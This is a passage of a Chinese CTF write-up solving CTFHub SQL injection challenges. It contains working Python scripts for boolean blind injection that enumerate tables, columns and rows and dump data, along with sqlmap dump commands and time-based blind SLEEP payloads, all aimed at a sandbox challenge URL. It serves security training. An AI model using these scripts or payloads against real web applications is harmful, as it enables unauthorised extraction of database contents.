
这里试了一下就查询成功了,flag表只有一列
import urllib.request, urllib.parse, time
BASE = "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id="
HEADERS = {"User-Agent": "Mozilla/5.0"}
TIMEOUT = 6
DELAY = 0.05
def send(payload):
url = BASE + urllib.parse.quote_plus(payload)
try:
body = urllib.request.urlopen(urllib.request.Request(url, headers=HEADERS), timeout=TIMEOUT).read().decode("utf-8", "ignore")
return body
except:
return ""
for n in range(1, 101):
payload = (
f"1 and (select COUNT(*) from information_schema.columns "
f"where table_schema=database() and table_name='flag')={n}"
)
body = send(payload)
if "query_success" in body:
print(f"[✔] 表 flag 的列数量 = {n}")
break
else:
print(f"[-] 尝试列数: {n}")
time.sleep(DELAY)
else:
print("[!] 在 1..100 范围内未找到列数,考虑增大上限")
7、根据表名和列数量爆列名长度

我们每次发的判断语句会让服务器执行一个子查询,取出 information_schema.columns 中指定表(table_name='flag')和指定偏移(limit offset,1)的那一列的名字,计算其字符长度 CHAR_LENGTH(…),再跟我们猜的数字比较 = L。
如果等于,页面会返回包含 query_success 的内容;脚本检测到就认为猜对(记录长度并跳到下一列)。
import urllib.request, urllib.parse, time
BASE = "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id="
HEADERS = {"User-Agent": "Mozilla/5.0"}
TABLE = "flag" # 目标表名,必要时改成其它表
COLUMN_COUNT = 1 # 已知的列数量(整数)
MAX_LEN = 200 # 每列名最大尝试长度,必要时调大
DELAY = 0.05 # 每次请求间隔(秒)
def send(payload):
url = BASE + urllib.parse.quote_plus(payload)
try:
resp = urllib.request.urlopen(urllib.request.Request(url, headers=HEADERS), timeout=6)
return resp.read().decode("utf-8", "ignore")
except:
return ""
results = {}
for offset in range(0, COLUMN_COUNT):
length_found = None
print(f"[*] 枚举 table='{TABLE}' column offset={offset} 的列名长度…")
for L in range(1, MAX_LEN + 1):
payload = (
f"1 and (select CHAR_LENGTH(column_name) "
f"from information_schema.columns "
f"where table_schema=database() and table_name='{TABLE}' limit {offset},1)={L}"
)
body = send(payload)
if "query_success" in body:
print(f"[✔] offset={offset} -> length = {L}")
length_found = L
break
else:
print(f"[-] offset={offset} try length {L}")
time.sleep(DELAY)
if length_found is None:
print(f"[!] offset={offset} 未在 1..{MAX_LEN} 发现长度,考虑增大 MAX_LEN")
results[offset] = length_found
print("\\n=== 结果 ===")
for off, ln in results.items():
print(f"column offset={off} -> length = {ln}")
8、根据列名长度爆列名

爆破列名的核心布尔注入是:
1 AND SUBSTR(LOWER(
(SELECT column_name
FROM information_schema.columns
WHERE table_schema = database()
AND table_name = 'flag'
LIMIT 0,1)
), pos, 1) = 'c'
-
(SELECT column_name … LIMIT 0,1):从系统表取出 flag 表的第 0 列的列名(字符串)。
-
LOWER(…):先转小写,避免大小写影响(因此我们只用小写字符集去猜)。
-
SUBSTR(…, pos, 1):取第 pos 个字符(从 1 开始计数)。
-
= 'c':把取到的字符和我们猜测的字符比较;若相等,整个表达式为真,页面会包含 query_success,据此判断猜对。
import urllib.request, urllib.parse, time
BASE = "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id="
HEADERS = {"User-Agent": "Mozilla/5.0"}
DELAY = 0.05
TABLE = "flag"
OFFSET = 0 # 第0列
COL_LEN = 4 # 已知列名长度
# 小写字母+数字+下划线;脚本内部用 lower(…),因此只需要小写
chars = "abcdefghijklmnopqrstuvwxyz0123456789_"
def send(payload):
url = BASE + urllib.parse.quote_plus(payload)
try:
r = urllib.request.urlopen(urllib.request.Request(url, headers=HEADERS), timeout=6)
return r.read().decode("utf-8", "ignore")
except Exception:
return ""
name = []
print(f"[*] 爆破 {TABLE} 表 offset={OFFSET} 列名(长度 {COL_LEN})")
for pos in range(1, COL_LEN+1):
found = None
for ch in chars:
# 取出 column_name、转小写、取第 pos 位,比较是否等于 ch
payload = (
f"1 and substr(lower((select column_name from information_schema.columns "
f"where table_schema=database() and table_name='{TABLE}' limit {OFFSET},1)),{pos},1)='{ch}'"
)
body = send(payload)
if "query_success" in body:
print(f" [+] pos {pos} -> '{ch}'")
name.append(ch)
found = ch
break
# 可选短延时,避免请求过快
time.sleep(DELAY)
if found is None:
print(f" [!] pos {pos} 未命中(在 chars 范围内)")
name.append('?')
result = "".join(name)
print("\\n=== 爆破完成 ===")
print(f"Column offset={OFFSET} -> name = {result}")
9、根据列名爆数据

找某行字段长度:
1 AND (SELECT CHAR_LENGTH(flag) FROM flag LIMIT offset,1) = L
含义:取出第 offset 行的 flag 列名(值),算长度,看是否等于 L。
逐字符判断某个位置:
1 AND SUBSTR((SELECT flag FROM flag LIMIT offset,1), pos, 1) = 'c'
含义:取出第 offset 行的 flag 列值,第 pos 个字符是否等于 'c'。
flag
ctfhub{8384c9a24d997d873921683e}
总整合全自动脚本
这里的脚本只针对当前环境下的这道题目,其他题目需要做修改
import urllib.request
import urllib.parse
import time
# —————– 配置区 —————–
BASE = "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id="
HEADERS = {"User-Agent": "Mozilla/5.0 (compatible; auto-sqli/1.0)"}
TIMEOUT = 6
DELAY = 0.05 # 每次请求间隔(秒),必要时增大
SUCCESS_MARKER = "query_success" # 页面包含该文本即为注入判断为真(根据你提供的流量包)
MAX_TABLES = 50 # 最多探的表数(安全上限)
MAX_NAME_LEN = 200 # 表名/列名 最大长度尝试
MAX_ROWS = 50 # 每表最多尝试的行数
CHARS_NAME = "abcdefghijklmnopqrstuvwxyz0123456789_" # 用于表名/列名(用 lower)
CHARS_DATA = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_{}-@!#$/.:,()[]?+=%&*" # 数据爆破字符集
# ——————————————
def send(payload):
full = BASE + urllib.parse.quote_plus(payload)
req = urllib.request.Request(full, headers=HEADERS)
try:
with urllib.request.urlopen(req, timeout=TIMEOUT) as r:
return r.read().decode("utf-8", "ignore")
except Exception as e:
# 网络异常返回空字符串(调用者会处理)
# print("[!] request error:", e)
return ""
# ——- 1) 表数量 ——-
def find_table_count(max_try=MAX_TABLES):
print("[*] 探测表数量…")
for n in range(1, max_try + 1):
payload = f"1 and (select COUNT(*) from information_schema.tables where table_schema=database())={n}"
body = send(payload)
if body and SUCCESS_MARKER in body:
print(f"[✔] 表数量 = {n}")
return n
print(f"[-] 尝试表数量 {n}")
time.sleep(DELAY)
print("[!] 未探测到表数量(上限),若确定可手动设置 table_count 变量")
return None
# ——- 2) 爆表名(先长度后字符) ——-
def find_table_name_length(offset, max_len=MAX_NAME_LEN):
for L in range(1, max_len+1):
payload = f"1 and (select CHAR_LENGTH(table_name) from information_schema.tables where table_schema=database() limit {offset},1)={L}"
body = send(payload)
if body and SUCCESS_MARKER in body:
return L
time.sleep(DELAY)
return None
def find_table_name_by_offset(offset, max_len=MAX_NAME_LEN, chars=CHARS_NAME):
L = find_table_name_length(offset, max_len)
if not L:
return None
name = []
for pos in range(1, L+1):
found = None
for ch in chars:
payload = (
f"1 and substr(lower((select table_name from information_schema.tables "
f"where table_schema=database() limit {offset},1)),{pos},1)='{ch}'"
)
body = send(payload)
if body and SUCCESS_MARKER in body:
name.append(ch)
found = ch
break
time.sleep(DELAY)
if not found:
name.append('?')
return "".join(name)
def enum_table_names(table_count):
tables = {}
for off in range(0, table_count):
print(f"[*] 爆表名 offset={off} …")
tname = find_table_name_by_offset(off)
print(f" -> {tname}")
tables[off] = tname
return tables
# ——- 3) 爆列数 & 列名 ——-
def find_column_count(table, max_try=200):
print(f"[*] 探测表 `{table}` 的列数…")
for n in range(1, max_try+1):
payload = f"1 and (select COUNT(*) from information_schema.columns where table_schema=database() and table_name='{table}')={n}"
body = send(payload)
if body and SUCCESS_MARKER in body:
print(f"[✔] 表 {table} 的列数 = {n}")
return n
time.sleep(DELAY)
print(f"[!] 未在 1..{max_try} 范围内发现表 {table} 的列数")
return None
def find_column_name_length(table, offset, max_len=MAX_NAME_LEN):
for L in range(1, max_len+1):
payload = (
f"1 and (select CHAR_LENGTH(column_name) from information_schema.columns "
f"where table_schema=database() and table_name='{table}' limit {offset},1)={L}"
)
body = send(payload)
if body and SUCCESS_MARKER in body:
return L
time.sleep(DELAY)
return None
def find_column_name_by_offset(table, offset, max_len=MAX_NAME_LEN, chars=CHARS_NAME):
L = find_column_name_length(table, offset, max_len)
if not L:
return None
name = []
for pos in range(1, L+1):
found = None
for ch in chars:
payload = (
f"1 and substr(lower((select column_name from information_schema.columns "
f"where table_schema=database() and table_name='{table}' limit {offset},1)),{pos},1)='{ch}'"
)
body = send(payload)
if body and SUCCESS_MARKER in body:
name.append(ch)
found = ch
break
time.sleep(DELAY)
if not found:
name.append('?')
return "".join(name)
def enum_column_names(table, col_count):
cols = {}
for off in range(0, col_count):
print(f"[*] 爆列名 table={table} offset={off} …")
cname = find_column_name_by_offset(table, off)
print(f" -> {cname}")
cols[off] = cname
return cols
# ——- 4) 爆行数 & dump 值 ——-
def find_row_count(table, max_try=MAX_ROWS):
print(f"[*] 探测表 `{table}` 的行数…")
for n in range(1, max_try+1):
payload = f"1 and (select COUNT(*) from {table})={n}"
body = send(payload)
if body and SUCCESS_MARKER in body:
print(f"[✔] 表 {table} 的行数 = {n}")
return n
time.sleep(DELAY)
print(f"[!] 未在 1..{max_try} 范围内发现表 {table} 的行数")
return None
def find_value_length(table, column, offset, max_len=MAX_NAME_LEN):
for L in range(1, max_len+1):
payload = f"1 and (select CHAR_LENGTH({column}) from {table} limit {offset},1)={L}"
body = send(payload)
if body and SUCCESS_MARKER in body:
return L
time.sleep(DELAY)
return None
def dump_value(table, column, offset, length, chars=CHARS_DATA):
val = []
for pos in range(1, length+1):
found = None
for c in chars:
payload = f"1 and substr((select {column} from {table} limit {offset},1),{pos},1)='{c}'"
body = send(payload)
if body and SUCCESS_MARKER in body:
val.append(c)
found = c
print(f" [+] pos {pos} -> '{c}'")
break
time.sleep(DELAY)
if not found:
val.append('?')
print(f" [!] pos {pos} 未匹配到字符,插入 '?'")
return "".join(val)
def dump_table_column(table, column, max_rows=MAX_ROWS, max_len=MAX_NAME_LEN):
row_count = find_row_count(table, max_try=max_rows)
if not row_count:
return {}
rows = {}
for off in range(0, row_count):
print(f"\\n[*] dumping {table}.{column} offset={off} …")
L = find_value_length(table, column, off, max_len=max_len)
if not L:
print(f" [!] 未找到 offset={off} 的长度")
rows[off] = None
continue
value = dump_value(table, column, off, L)
rows[off] = value
print(f" [=] offset={off} -> {value}")
return rows
# —————- 主流程 —————-
def main():
print("=== auto_sqli_enum started ===\\n")
# 1. 探表数量(你也可以直接把 table_count=2 写死)
table_count = find_table_count(MAX_TABLES)
if not table_count:
print("[!] 无法探测表数量,退出。")
return
# 2. 爆表名
tables = enum_table_names(table_count)
# 3. 对每张表探列数并爆列名(可跳过你不关心的表)
table_columns = {}
for off, tname in tables.items():
if not tname:
continue
col_count = find_column_count(tname, max_try=200)
if not col_count:
table_columns[tname] = None
continue
cols = enum_column_names(tname, col_count)
table_columns[tname] = {
"count": col_count,
"columns": cols
}
# 4. 特殊处理:如果存在 table 'flag' 且 column 'flag',则 dump 数据
if 'flag' in table_columns and table_columns['flag'] and 'flag' in table_columns['flag']['columns'].values():
print("\\n[*] 发现 table 'flag' 且存在列 'flag',开始 dump")
rows = dump_table_column('flag', 'flag', max_rows=MAX_ROWS, max_len=MAX_NAME_LEN)
print("\\n=== dump result for flag.flag ===")
for off, v in rows.items():
print(f"row {off}: {v}")
else:
print("\\n[!] 未检测到符合条件的 flag.flag,跳过 dump 步骤。")
print("Detected tables and columns summary:")
for t, info in table_columns.items():
print(" -", t, ":", info)
print("\\n=== all done ===")
if __name__ == "__main__":
main()
四、使用sqlmap自动化攻击
查询数据库信息
sqlmap -u "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id=1" –dbs

查数据库中的表

sqlmap -u "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id=1" -D sqli –tables
查询flag表中的列名
sqlmap -u "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id=1" -D sqli -T flag –columns

查询该列的内容
sqlmap -u "http://challenge-cb42d164978cdf0b.sandbox.ctfhub.com:10800/?id=1" -D sqli -T flag -C flag –dump

得到flag
ctfhub{8384c9a24d997d873921683e}
时间盲注
一、题目内容

二、时间盲注介绍
原理是利用数据库执行时间延迟来推断数据库信息。
核心原理:
-
当无法通过常规方式获取查询结果时,通过构造条件语句使数据库执行时间延迟
-
根据页面响应时间来判断条件是否为真
工作流程:
构造包含时间延迟函数的SQL语句
使用条件判断(如IF语句)控制是否执行延迟
观察页面响应时间:
-
响应时间长 → 条件为真
-
响应时间正常 → 条件为假
常见延迟函数:
-
MySQL: SLEEP(n), BENCHMARK(count, expr)
-
PostgreSQL: pg_sleep(n)
-
SQL Server: WAITFOR DELAY '0:0:n'
-
Oracle: dbms_pipe.receive_message
示例:
' AND IF(SUBSTRING(database(),1,1)='a', SLEEP(5), 0) —
如果数据库名第一个字符是'a',页面会延迟5秒响应。
三、解题过程
注入的过程与布尔盲注的思路一样,不过这里判断的条件是响应时间

1、探测数据库名
先探测数据库的库名长度,可以看到这里明显的时间差距
这里从1开始探测可以发现,如果结果是false的话响应非常的快
1 AND IF(LENGTH(DATABASE()) = 2, SLEEP(2), 1)

这里可以发现探测到长度为4的时候响应时间非常长,说明数据库的长度就是4
1 AND IF(LENGTH(DATABASE()) = 4, SLEEP(2), 1)

可以发现明显的区别,当条件为真时响应时间都在秒级别,条件为假的时候都是毫秒级别的


?id=1 AND IF(SUBSTRING(DATABASE(), 1, 1) = 's', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING(DATABASE(), 2, 1) = 'q', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING(DATABASE(), 3, 1) = 'l', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING(DATABASE(), 4, 1) = 'i', SLEEP(2), 1)
以此探测出数据库为sqli
2、探测表名
先探测表数量
1 AND IF((SELECT COUNT(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli') = 2, SLEEP(2), 1)

可以看到表的数量为2
?id=1 AND IF(LENGTH((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli' LIMIT 0,1)) = 4, SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli' LIMIT 0,1), 1, 1) = 'n', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli' LIMIT 0,1), 2, 1) = 'e', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli' LIMIT 0,1), 3, 1) = 'w', SLEEP(2), 1)
